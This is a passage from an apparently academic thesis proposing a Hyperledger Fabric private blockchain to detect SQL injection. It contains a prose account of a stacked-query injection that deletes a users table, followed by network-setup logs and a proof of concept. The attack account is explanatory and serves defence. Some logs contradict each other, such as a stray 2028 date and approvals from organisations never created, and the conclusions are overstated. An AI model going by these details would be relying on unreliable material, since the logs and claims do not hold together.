


Figure 4.15: How SQL Injection works

If the first query sent to the database is true, then it is executed but more data can be extracted if multiple queries sent to the database requesting unauthorized data but the server does not understand the difference as a result it fetches back the requested data by the attacker. With successful attempts a database executes multiple queries at a time and responds with the desired outcome. Usually the first query is true and the query following the first one is not legitimate as a results causes error in the database. So, after a true statement an attacker has the option to use

any Standard Query Language command in the database. However, the command mentioned above the intruder injects 1 into the password table instead of a logical value. But the statement is followed by a “;” sign. This makes the database to accept both of the queries to be true and runs both of them. This is very dangerous for the database and the developer because, when the other query runs the table of users is dropped. In other words, the table named users gets deleted and there is no way to trace that back or retrieve that data. In order to detect attacks like this, special character search is required but this tactic is not always viable as special character separation in different distinct queries is not necessary in all kinds of databases.

4.2 Building the Hyperledger Fabric Network

```
adnan13@adnan13-VirtualBox: ~/Desktop/Hyperledger/fabric-samples/test-network$ ./network.sh down
Stopping network
Removing network net_test
WARNING: Network net_test not found.
Removing volume net_orderer.example.com
WARNING: Volume net_orderer.example.com not found.
Removing volume net_peer0.org1.example.com
WARNING: Volume net_peer0.org1.example.com not found.
Removing volume net_peer0.org2.example.com
WARNING: Volume net_peer0.org2.example.com not found.
Removing network net_test
WARNING: Network net_test not found.
Removing volume net_peer0.org3.example.com
WARNING: Volume net_peer0.org3.example.com not found.
---- No containers available for deletion ----
---- No images available for deletion ----
```

Figure 4.16: Stopping all networks initially

There is a sample test network provided in Hyperledger Fabric Samples [18]. We can use that to create our own network. First, we need to stop any network that is running in the system and to do so we need to run a CLI command on the specific directory `./network.sh down`. As we can see in the Figure 4.16 that it is removing any running network in the system and as there was no network running it had no containers available for deletion and no images were available for deletion as well.

```
adnan13@adnan13-VirtualBox: ~/Desktop/Hyperledger/fabric-samples/test-network$ ./network.sh up
Starting nodes with CLI timeout of '5' tries and CLI delay of '3' seconds and using database 'leveldb' with crypto from 'cryptogen'
LOCAL_VERSION=2.0.1
DOCKER_IMAGE_VERSION=2.0.1
/home/adnan13/Desktop/Hyperledger/fabric-samples/test-network/./bin/cryptogen

#####
##### Generate certificates using cryptogen tool #####
#####
##### Create Org1 Identities #####
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-org1.yaml --output=organizations
org1_pre_thesis_2.com
+ res=0
+ set +x
##### Create Org2 Identities #####
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-org2.yaml --output=organizations
org2_pre_thesis_2.com
+ res=0
+ set +x
##### Create Orderer Org Identities #####
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-orderer.yaml --output=organizations
+ res=0
+ set +x
```

Figure 4.17: Creating the initial network

First, we edited the config files that were provided by the Hyperledger Fabric samples and as shown in Figure 4.17 we used the `./network.sh up` command to build the initial network. Here is the Hyperledger Fabric network that we created which contains two organizations, `org1.pre_thesis_2.com` and `org2.pre_thesis_2.com`. Here, the organization identities and the identity of Orderer organization have been created using the cryptogen tool. An entity, which has access to the ledgers and can issue identities to members source of every transaction is clear and verifiable is called an organization.


```

Generate CCP files for Org1 and Org2
/home/adnan13/Desktop/Hyperledger/fabric-samples/test-network/./bin/configtxgen
##### Generating Orderer Genesis Block #####
+ configtxgen -profile TwoOrgOrdererGenesis -channelID system-channel -outputBlock ./system-genesis-block/genesis.block
2028-09-26 17:06:27.837 +08 [common.tools.configtxgen] main -> INFO 881 Loading configuration
2028-09-26 17:06:27.879 +08 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 882 Orderer.Addresses unset, setting to [127.0.0.1:7050]
2028-09-26 17:06:27.879 +08 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 883 orderer type: etcdraft
2028-09-26 17:06:27.879 +08 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 884 Orderer.EtcdRaft.Options unset, setting to tickInterval:"500ms" election_tick:10 heartbeat_tick:1 ms
x Inflight_blocks:5 snapshot_interval_size:1077216
2028-09-26 17:06:27.882 +08 [common.tools.configtxgen.localconfig] load -> INFO 885 Loaded configuration: /home/adnan13/Desktop/Hyperledger/fabric-samples/test-network/configtx/configtx.yaml
2028-09-26 17:06:27.882 +08 [common.tools.configtxgen] doOutputBlock -> INFO 886 Generating genesis block
2028-09-26 17:06:27.882 +08 [common.tools.configtxgen] doOutputBlock -> INFO 887 Writing genesis block
+ res0
+ set +x
Creating network 'net_test' with the default driver
Creating volume 'net_orderer.pre_thesis_2.com' with default driver
Creating volume 'net_peer0.org1.pre_thesis_2.com' with default driver
Creating volume 'net_peer0.org2.pre_thesis_2.com' with default driver
Creating orderer.pre_thesis_2.com ... done
Creating peer0.org1.pre_thesis_2.com ... done
Creating peer0.org2.pre_thesis_2.com ... done

```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
369de52f036e	hyperledger/fabric-peer:latest	"peer node start"	2 seconds ago	Up Less than a second	7051/tcp, 0.0.0.0:9051->9051/tcp	peer0.org2.pre_thesis_2.com
92a551ae8e8b	hyperledger/fabric-orderer:latest	"orderer"	2 seconds ago	Up Less than a second	0.0.0.0:7050->7050/tcp	orderer.pre_thesis_2.com
40ce0750e938	hyperledger/fabric-peer:latest	"peer node start"	2 seconds ago	Up Less than a second	0.0.0.0:7051->7051/tcp	peer0.org1.pre_thesis_2.com

Figure 4.18: Creating peer

In Figure 4.18, we can see the system is generating the CCP files for organization 1 and organization 2. Then the system starts generating Orderer Genesis Block. After that we are done creating the organizations and peers. We can describe peers as devices which assist to run and maintain the generated network. They can also identify and endorse transactions. Peers also show a way to communicate with the generated network and we can also create APIs. APIs can be used to r/w data from and to the generated network.

```

adnan13@adnan13-VirtualBox:~/Desktop/Hyperledger/fabric-samples/test-network$ ./network.sh createChannel -c cyberpunk0
Creating channel 'cyberpunk0'.
If network is not up, starting nodes with CLI timeout of '5' tries and CLI delay of '3' seconds and using database 'leveldb

```

Figure 4.19: Creating a new channel

In Figure 4.19, we have started creating a channel named cyberpunk0 using the command ./network.sh, createChannel -c cyberpunk0. This command starts creating a channel for our network. Sub networks means private networks are created using channels. This network contains a number of peers. We generated this channel to keep the network private and perform secured transactions. Each transaction of our network will be executed on Channel cyberpunk0. Channel cyberpunk0 has its separate ledger, which are stored in each peer on channel. Channel cyberpunk0 is an independent chain that adds privacy. However, on one peer, Hyperledger fabric can have multiple channels. Within the chaincode, we can call separate chaincodes. Actually, it is possible to call chaincodes from other channels if the peer is part of the channel and the chaincode is installed on the peer. Moreover, on different channels, ledger can not have any transactions, as a result in the other chaincode, we can only make queries. Channel cyberpunk0 is like partition. Developers can generate a channel and call peers to join a specific channel and as such developers define, who has access to the channel. Channels can help in privacy as clients connecting to one channel do not even know that there are other channels in the same network.

```

===== Channel 'cyberpunk0' created =====
Join Org1 peers to the channel...
Using organization 1
+ peer channel join -b ./channel-artifacts/cyberpunk0.block
+ res=0
+ set +x
2020-09-26 17:14:31.283 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-09-26 17:14:31.323 +06 [channelCmd] executeJoin -> INFO 002 Successfully submitted proposal to join channel

Join Org2 peers to the channel...
Using organization 2
+ peer channel join -b ./channel-artifacts/cyberpunk0.block
+ res=0
+ set +x
2020-09-26 17:14:34.390 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-09-26 17:14:34.435 +06 [channelCmd] executeJoin -> INFO 002 Successfully submitted proposal to join channel

Updating anchor peers for org1...
Using organization 1
+ peer channel update -o localhost:7050 --ordererTLSHostnameOverride orderer.pre_thesis_2.com -c cyberpunk0 -f ./ch
fabric-samples/test-network/organizations/ordererOrganizations/pre_thesis_2.com/orderers/orderer.pre_thesis_2.com/m
+ res=0
+ set +x
2020-09-26 17:14:37.491 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-09-26 17:14:37.509 +06 [channelCmd] update -> INFO 002 Successfully submitted channel update
===== Anchor peers updated for org 'Org1MSP' on channel 'cyberpunk0' =====

Updating anchor peers for org2...
Using organization 2
+ peer channel update -o localhost:7050 --ordererTLSHostnameOverride orderer.pre_thesis_2.com -c cyberpunk0 -f ./ch
fabric-samples/test-network/organizations/ordererOrganizations/pre_thesis_2.com/orderers/orderer.pre_thesis_2.com/m
+ res=0
+ set +x
2020-09-26 17:14:43.569 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-09-26 17:14:43.592 +06 [channelCmd] update -> INFO 002 Successfully submitted channel update
===== Anchor peers updated for org 'Org2MSP' on channel 'cyberpunk0' =====

===== Channel successfully joined =====

```

Figure 4.20: The channel has been created

In Figure 4.20, it shows the channel has been created that we requested on Figure 4.19 and the Anchor peers for the 2 organizations have been updated. An anchor peer is a specific peer node for a specific participant on cyberpunk0 channel that other participating peers can find and contact with all peers residing in different channels. Participating peers to find all working peers on cyberpunk0 can appoint various Anchor peers. After the anchor peers have been updated for cyberpunk0 the channel finally joins the network. So far, with two organizations, we have built the original network and added a channel to our network. After that, we checked whether or not our network was functioning correctly. We can test it on our network by running a chain code. We checked it using another chaincode given by the Hyperledger Fabric Sample, as we have not yet produced a chaincode for our network. For another test app called fabcar, the chaincode is.

```

adnan13@adnan13-VirtualBox:~/Desktop/Hyperledger/fabric-samples/test-network$ ./network.sh deployCC -c cyberpunk0
deploying chaincode on channel 'cyberpunk0'

Vendoring Go dependencies ...
~/Desktop/Hyperledger/fabric-samples/chaincode/fabcar/go ~/Desktop/Hyperledger/fabric-samples/test-network
~/Desktop/Hyperledger/fabric-samples/test-network
Finished vendoring Go dependencies

```

Figure 4.21: Deploying a chaincode on the channel

In Figure 4.21, Fabric chaincode life cycle is used to install a chaincode on a channel. Before installing the chaincode, first it has to be packaged. Some dependencies of chaincode should be installed before packing it. Only then, after packaging the asset-transfer chaincode, can it be installed on all peers to validate an endorsement transaction. Then an organization's approval of the chaincode is required. It has

to be dedicated to the channel after the organizations' acceptance of the chaincode concept. It is possible for a chaincode to be invoked from a client side application which will help the consumers to connect with the data inside the blockchain ledger.

```
===== Query successful on peer0.org1 on channel 'cyberpunk0' =====
```

Figure 4.22: Chaincode successfully deployed

Finally, in Figure 4.22, it shows that the chaincode has been successfully deployed on the channel. This shows that our network is up and running and we can deploy our own chaincode here.

```
adnan13@adnan13-VirtualBox:~/Desktop/Hyperledger/fabric-samples/test-network$ ./network.sh down
Stopping network
Stopping peer0.org2.pre_thesis_2.com ... done
Stopping orderer.pre_thesis_2.com ... done
Stopping peer0.org1.pre_thesis_2.com ... done
Removing peer0.org2.pre_thesis_2.com ... done
Removing orderer.pre_thesis_2.com ... done
Removing peer0.org1.pre_thesis_2.com ... done
```

Figure 4.23: Turning off the network

Finally, to turn off the network as shown in Figure 4.23, we used the `./network.sh down` command. This time as shown in Figure 4.23, there were components present for the program to delete. This command stops the Orderers and the Peers first, and deletes certain components after stopping them. We have done so much so far.

4.3 Hyperledger Fabric Proof of Concept

Now if we can create a network with some organizations and peers and after deploying chaincode if we can store private data in that network and get the hash of that data we can prove the concept of our proposed framework. The procedures are described below:

We ran the network and created a channel using the following command:

```
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ ./network.sh up createChannel
Creating channel 'mychannel'.

If network is not up, starting nodes with CLI timeout of '5' tries and CLI delay of '3' seconds and using database
'se' 'leveldb with crypto from 'cryptogen'

Bringing up network
LOCAL_VERSION=2.0.1
DOCKER_IMAGE_VERSION=2.0.1
/home/adnan13/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/./bin/cryptogen

#####
##### Generate certificates using cryptogen tool #####
#####
```

Figure 4.24: Starting the network

In the figure 4.24 , we can see that our network is up and running and it is generating certificates using the cryptogen tool. After that it will create the organizations:

```
#####
##### Create MainOrg Identities #####
#####
+ cryptogen generate --config=./organizations/cryptogen/crypto-config-mainorg.yaml --output=organizations
mainorg.network.com
+ res=0
+ set +x
#####
```

Figure 4.25: Creating Organization identities

In figure 4.25, we can see that an organization MainOrg’s identities are being created in the network.

```
##### Generating Orderer Genesis block #####
+ configtxgen -profile NetworkOrdererGenesis -channelID system-channel -outputBlock ./system-genesis-block/genesis.block
2020-12-26 18:45:48.716 +06 [common.tools.configtxgen] main -> INFO 001 Loading configuration
2020-12-26 18:45:48.765 +06 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 002 Orderer.Addresses unset, setting to [127.0.0.1:7050]
2020-12-26 18:45:48.766 +06 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 003 orderer type: etcdraft
2020-12-26 18:45:48.766 +06 [common.tools.configtxgen.localconfig] completeInitialization -> INFO 004 Orderer.EtcdRaft.Options unset, setting to tick_interval:"500ms" election_tick:10 heartbeat_tick:1 max_inflight_blocks:5 snapshot_interval_size:16777216
2020-12-26 18:45:48.766 +06 [common.tools.configtxgen.localconfig] Load -> INFO 005 Loaded configuration: /home/adnan13/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/configtx/configtx.yaml
2020-12-26 18:45:48.771 +06 [common.tools.configtxgen] doOutputBlock -> INFO 006 Generating genesis block
2020-12-26 18:45:48.772 +06 [common.tools.configtxgen] doOutputBlock -> INFO 007 Writing genesis block
+ res=0
+ set +x
```

Figure 4.26: Generating orderer genesis block

Here (Figure 4.26), we have shown a genesis block for the Orderer is being created and it is loading the configuration for genesis block.

```

Creating peer0.mainorg.network.com      ... done
ae74ecf6a24b      hyperledger/fabric-peer:latest      "peer node start"      6 seconds ago      Up Less than a s
econd      0.0.0.0:7051->7051/tcp      peer0.mainorg.network.com

```

Figure 4.27: Creating a peer for the organization

Above in Figure 4.27, it is presented that a peer “peer0” for the MainOrg has been created and the peer node has started.

```

### Generating channel create transaction 'mychannel.tx' ###
+ configtxgen -profile NetworkChannel -outputCreateChannelTx ./channel-artifacts/mychannel.tx -channelID mychan
el
2020-12-26 18:45:55.449 +06 [common.tools.configtxgen] main -> INFO 001 Loading configuration
2020-12-26 18:45:55.516 +06 [common.tools.configtxgen.localconfig] Load -> INFO 002 Loaded configuration: /home/
adnan13/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/configtx/configtx.yaml
2020-12-26 18:45:55.516 +06 [common.tools.configtxgen] doOutputChannelCreateTx -> INFO 003 Generating new channe
l configtx
2020-12-26 18:45:55.527 +06 [common.tools.configtxgen] doOutputChannelCreateTx -> INFO 004 Writing new channel t
x
+ res=0
+ set +x

```

Figure 4.28: Creating a transaction

Now (Figure 4.28) the network is creating a transaction ‘mychannel.tx’

```

### Generating anchor peer update transactions ###
##### Generating anchor peer update transaction for MainOrgMSP #####
+ configtxgen -profile NetworkChannel -outputAnchorPeersUpdate ./channel-artifacts/MainOrgMSPanchors.tx -channel
ID mychannel -asOrg MainOrgMSP
2020-12-26 18:45:55.572 +06 [common.tools.configtxgen] main -> INFO 001 Loading configuration
2020-12-26 18:45:55.636 +06 [common.tools.configtxgen.localconfig] Load -> INFO 002 Loaded configuration: /home/
adnan13/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/configtx/configtx.yaml
2020-12-26 18:45:55.636 +06 [common.tools.configtxgen] doOutputAnchorPeersUpdate -> INFO 003 Generating anchor p
eer update
2020-12-26 18:45:55.641 +06 [common.tools.configtxgen] doOutputAnchorPeersUpdate -> INFO 004 Writing anchor peer
update
+ res=0
+ set +x

```

Figure 4.29: Anchor peer updated

After that in figure 4.29, we see that an anchor peer is being updated in the network for the MainOrgMSP. The details about anchor peers has been described in [SECTION/SUBSECTION]

```

Creating channel mychannel
+ peer channel create -o localhost:7050 -c mychannel --ordererTLSHostnameOverride orderer.network.com -f ./chann
el-artifacts/mychannel.tx --outputBlock ./channel-artifacts/mychannel.block --tls --cafile /home/adnan13/Desktop
/Thesis_ProofOfConcept/Hyperledger/Network/organizations/ordererOrganizations/network.com/orderers/orderer.netwo
rk.com/msp/tlscacerts/tlsca.network.com-cert.pem
+ res=0
+ set +x

```

Figure 4.30: Channel in localhost

In figure 4.30, the network is creating the channel ‘mychannel’ in the localhost:7050.

```

2020-12-26 18:46:00.552 +06 [channelCmd] InitCmdFactory -> INFO 00d Endorser and orderer connections initialized
2020-12-26 18:46:00.757 +06 [cli.common] readBlock -> INFO 00e Received block: 0

===== Channel 'mychannel' created =====

Join MainOrg peers to the channel...
+ peer channel join -b ./channel-artifacts/mychannel.block
+ res=0
+ set +x
2020-12-26 18:46:03.861 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-12-26 18:46:03.980 +06 [channelCmd] executeJoin -> INFO 002 Successfully submitted proposal to join channel

```

Figure 4.31: Channel created

In figure 4.31, we can see that ‘mychannel’ has finally created and MinOrg is joining in ‘mychannel’

```

Updating anchor peers for mainorg...
+ peer channel update -o localhost:7050 --ordererTLShostnameOverride orderer.network.com -c mychannel -f ./channel-artifacts/MainOrgMSPanchors.tx --tls --cafile /home/adnan13/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/organizations/ordererOrganizations/network.com/orderers/orderer.network.com/msp/tlscacerts/tlsca.network.com-cert.pem
+ res=0
+ set +x
2020-12-26 18:46:23.014 +06 [channelCmd] InitCmdFactory -> INFO 001 Endorser and orderer connections initialized
2020-12-26 18:46:23.047 +06 [channelCmd] update -> INFO 002 Successfully submitted channel update
===== Anchor peers updated for org 'MainOrgMSP' on channel 'mychannel' =====
===== Channel successfully joined =====

```

Figure 4.32: Having a network

Figure 4.32 is showing, the anchor peers for MainOrg have been created and it has successfully joined the channel. So, we have a network.

```

adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ ./network.sh deployCC
deploying chaincode on channel 'mychannel'

Vendoring Go dependencies ...
~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/chaincode/mycc ~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network
~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network
Finished vendoring Go dependencies
++ peer lifecycle chaincode package mycc.tar.gz --path ./chaincode/mycc/ --lang golang --label mycc_1
++ res=0
++ set +x
===== Chaincode is packaged on peer0.1 =====

Installing chaincode on peer0.mainorg...
++ peer lifecycle chaincode install mycc.tar.gz
++ res=0
++ set +x
2020-12-26 19:10:56.440 +06 [cli.lifecycle.chaincode] submitInstallProposal -> INFO 001 Installed remotely: response:<status:200 payload:"\nGmycc_1:58d5b778006174bef86fd6eb8a8f0775dbd682938fb614277891d653bf27d0e3\022\006mycc_1" >
2020-12-26 19:10:56.440 +06 [cli.lifecycle.chaincode] submitInstallProposal -> INFO 002 Chaincode code package identifier: mycc_1:58d5b778006174bef86fd6eb8a8f0775dbd682938fb614277891d653bf27d0e3
===== Chaincode is installed on peer0.1 =====

```

Figure 4.33: Deploying the chaincode

Now we are deploying the chaincode using the command shown in figure 4.33 and the chaincode is installed on peer0.1.

```

adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ ./network.sh deploycc
deploying chaincode on channel 'mychannel'

Vendoring Go dependencies ...
~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network/chaincode/mycc ~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network
~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network
Finished vendoring Go dependencies
++ peer lifecycle chaincode package mycc.tar.gz --path ./chaincode/mycc/ --lang golang --label mycc_1
++ res=0
++ set +x
===== Chaincode is packaged on peer0.1 =====

Installing chaincode on peer0.mainorg...
++ peer lifecycle chaincode install mycc.tar.gz
++ res=0
++ set +x
2020-12-26 19:10:56.440 +06 [cli.lifecycle.chaincode] submitInstallProposal -> INFO 001 Installed remotely: response:<status:200 payload:"\nGmycc_1:58d5b778006174bef86fd6eb8a8f0775dbd682938fb614277891d653bf27d0e3\022\006mycc_1" >
2020-12-26 19:10:56.440 +06 [cli.lifecycle.chaincode] submitInstallProposal -> INFO 002 Chaincode code package identifier: mycc_1:58d5b778006174bef86fd6eb8a8f0775dbd682938fb614277891d653bf27d0e3
===== Chaincode is installed on peer0.1 =====

++ peer lifecycle chaincode queryinstalled
++ res=0
++ set +x
Installed chaincodes on peer:
Package ID: mycc_1:58d5b778006174bef86fd6eb8a8f0775dbd682938fb614277891d653bf27d0e3, Label: mycc_1
===== Query installed successful on peer0.1 on channel =====

```

Figure 4.34: Query installation

Here in figure 4.34, it is shown the query installation on peer0.1.

```

2020-12-26 19:12:34.364 +06 [chaincodeCmd] ClientWait -> INFO 001 txid [afc5bd3c3a16fa0811655a41ff455771dd92d876354d8d11393d6d093ffee961] committed with status (VALID) at
===== Chaincode definition approved on peer0.1 on channel 'mychannel' =====

===== Checking the commit readiness of the chaincode definition on peer0.1 on channel 'mychannel'
... =====
Attempting to check the commit readiness of the chaincode definition on peer0.1, Retry after 3 seconds.
++ peer lifecycle chaincode checkcommitreadiness --channelID mychannel --name mycc --version 1 --collections-conf
{
  "approvals": {
    "MainOrgMSP": true,
  }
}
===== Checking the commit readiness of the chaincode definition successful on peer0.org1 on channel 'mychannel' =====

```

Figure 4.35: Approval of peer

The chaincode makes sure that all the MSP of all organizations must approve a peer or any transaction inside the network. In the figure 4.35, we can see that the MainOrgMSP has approved peer0.1 on 'mychannel'.

```

2020-12-26 19:14:41.227 +06 [chaincodeCmd] ClientWait -> INFO 006 txid [1ef154de3b9ea072a6ace9c254504591b5db7f60
6ddc12de24521e42f633911b] committed with status (VALID) at localhost:15051
===== Chaincode definition committed on channel 'mychannel' =====

===== Querying chaincode definition on peer0.1 on channel 'mychannel'... =====
Attempting to Query committed status on peer0.1, Retry after 3 seconds.
++ peer lifecycle chaincode querycommitted --channelID mychannel --name mycc
++ res=0
++ set +x

Committed chaincode definition for chaincode 'mycc' on channel 'mychannel':
Version: 1, Sequence: 1, Endorsement Plugin: escc, Validation Plugin: vscc, Approvals: [AssemblerOrgMSP: true, D
istributorOrgMSP: true, MainOrgMSP: true, ProcessorOrgMSP: true, ProducerOrgMSP: true, RawMaterialOrgMSP: true]
===== Query chaincode definition successful on peer0.1 on channel 'mychannel' =====
===

```

Figure 4.36: Chaincode definition

In figure 4.36, it is presented that the chaincode definition has been successfully queried on peer0.1 inside the channel.

```

2020-12-26 19:14:59.962 +06 [chaincodeCmd] chaincodeInvokeOrQuery -> INFO 001 Chaincode invoke successful. resul
t: status:200
===== Invoke transaction successful on peer0.1 peer0.2 peer0.3 peer0.4 peer0.5 peer0.6 on channe
l 'mychannel' =====

```

Figure 4.37: Invoking transaction

In figure 4.37, it can be seen that the Invoke transaction was successful on all the peers in the channel 'mychannel'. This means the chaincode was successfully installed on all peers in every organization. Now need to create a certificate with some data and check if they are stored or not and if we can get the hash of the data from the private blockchain network.

```

adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export PATH=${PWD}/bin:$PATH
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export FABRIC_CFG_PATH=${PWD}/config/
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CORE_PEER_TLS_ENABLED=true
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CORE_PEER_LOCALMSPID="MainOrgMSP"
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CORE_PEER_TLS_ROOTCERT_FILE=${PWD}/organizations/peerOrganizations/mainorg.network.com/peers/peer0.mainorg.network.com/tls/ca.crt
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CORE_PEER_MSPCONFIGPATH=${PWD}/organizations/peerOrganizations/mainorg.network.com/users/Admin@mainorg.network.com/msp
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CORE_PEER_ADDRESS=localhost:7051
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ export CERTIFICATE=$(echo -n '{"productid":"100","charge":"101","characteristics":{"diameter":0,"length":0,"mass":0},"chemicalcomposition":[{"chemical":"","value":0}],mechanicalproperties":{"tensilevalues":{"tensilestrength":0,"tensiletest":{"#tested":0,"minvalue":0,"maxvalue":0},"stressvalues":{"stress":0,"stresstest":{"#tested":0,"minvalue":0,"maxvalue":0},"proofofloadvalues":{"proofofload":0,"proofofloadtest":{"#tested":0,"minvalue":0,"maxvalue":0},"hardnessvalues":{"hardness":0,"hardnesstest":{"#tested":0,"minvalue":0,"maxvalue":0}}},"orderid":"102","initiator":"RawMaterialOrg","customer":"ProcessorOrg","amount":5}' | base64 | tr -d \n)
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ peer chaincode invoke -o localhost:7050 --ordererTLSHostnameOverride orderer.network.com --tls --cafile ${PWD}/organizations/ordererOrganizations/network.com/orderers/orderer.network.com/msp/tlscacerts/tlsca.network.com-cert.pem -C mychannel -n mycc -c '{"Args":["NewCertificate"]}' --transient '{"certificate":"$CERTIFICATE\'}'
2020-12-26 20:03:08.937 +06 [chaincodeCmd] chaincodeInvokeOrQuery -> INFO 001 Chaincode invoke successful. result: status:200

```

Figure 4.38: Exporting credentials

In Figure 4.38, it have exported the credentials of MainOrg (Organization name, MSP name, address etc.) in the current path and after that exported a certificate with some data. And as there is a need to invoke the chaincode for checking the validity of the certificate it is invoked the chaincode on the peers and the output shows it was successful. That means the data is now inside the network and now we can check it.

```
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ peer chaincode query -o orderer.network.com:7050 -C mychannel -n mycc -c '{"Args":["ReadCertificate","100"]}'
>
{"docType":"Certificate","productid":"100","PreviousProductIDs":[""],"charge":"101","characteristics":{"diameter":0,"length":0,"mass":0,"chemicalcomposition":[{"chemical":"","value":0}], "mechanicalproperties":{"tensilevalues":{"tensilestrength":0,"tensiletest":{"#tested":0,"minvalue":0,"maxvalue":0}}, "stressvalues":{"stress":0,"stresstest":{"#tested":0,"minvalue":0,"maxvalue":0}}, "proofofloadvalues":{"proofofload":0,"proofofloadtest":{"#tested":0,"minvalue":0,"maxvalue":0}}, "hardnessvalues":{"hardness":0,"hardnesstest":{"#tested":0,"minvalue":0,"maxvalue":0}}}}
adnan13@adnan13-VirtualBox:~/Desktop/Thesis_ProofOfConcept/Hyperledger/Network$ peer chaincode query -o orderer.network.com:7050 -C mychannel -n mycc -c '{"Args":["GetCertificateHash","collectionPrivateRawMaterialProcessor","100"]}'
0170fa763266725d1d382847fb9bdead00d39800ba1dddbf25c25a418734db4a
```

Figure 4.39: Querying the network

In figure 4.39, it is queried the network for the data (with the ID) and it can seen that in output we got our data back. So, the data is inside the network and we were able to read it. After that it is queried to get the hash of our data and was able to get the hash also.

So, there is the possibility to store some data inside the private blockchain and was able to get the hash of that data from the network. There can be use of that to store malicious queries and sensitive data of users inside the network and match the hashes. With this there is benefit of checking if a user is attempting to use any malicious queries or not and if any query is trying to get any sensitive data from the database or not. And with that information we can decline those queries. So, this proves our concept.

Chapter 5

Analysis and Discussion

Our proposed framework shows tremendous opportunities of solving SQL injection attacks. Hyperledger Fabric can process 21000 requests in a second and when it comes to work with private data and blockchain, then it gives the best solution available in current circumstances. We can see in this research paper that HLF is a platform where every network is permissioned because all members have known identities. The architecture of HLF is modular which separates processes of transactions in three phases which are chaincode, ordering of transactions and the validation and commitment of transactions. Because of the channels in HLF, it allows the data to go to the users that need to know about the data which can be achieved by partitioning of data on the blockchain. Hyperledger fabric also has the property of blockchain which is immutability. The modular architecture helps the designers to plug in different components as they like. All these features are enough to keep the data secured and to provide protection to the website from hackers. In order to make sure we have a working model, we will need a private blockchain network. The network should be capable of storing data privately and we should be able to get the hash of the data from the blockchain network. If this is done properly then it will be possible to create a blockchain network where we can store malicious queries and sensitive data and get the hash of those data. We can use those hashes to match and check if a user is trying any SQLi code or trying to access any sensitive data or not. Then we can block access for them thus protecting the website. In the implementation part we have established a private blockchain network using hyperledger fabric. We created organizations, channels and peers in that network. We were able to invoke a chaincode in the network and were successful in uploading blocks of data and getting the hash of the data from the network. This means we can modify the chaincode and match it with user queries to check if that is an SQLi command or not. If the query is an SQLi command then the system can block the user and if it is not then it can run the query in the server and check if it is trying to access any sensitive data like account names, passwords, credit card information etc. or not. If yes then the system will again block the user and if not, only then it will let that query pass and post the data out of the server. Establishing the private blockchain network and being able to upload data and getting hash from it proves the concept of our model. This means it is possible to defend a website from SQL Injection attacks using a private blockchain. Many researchers have been working to provide solutions to coded injection attacks and if we compare our framework with their proposed 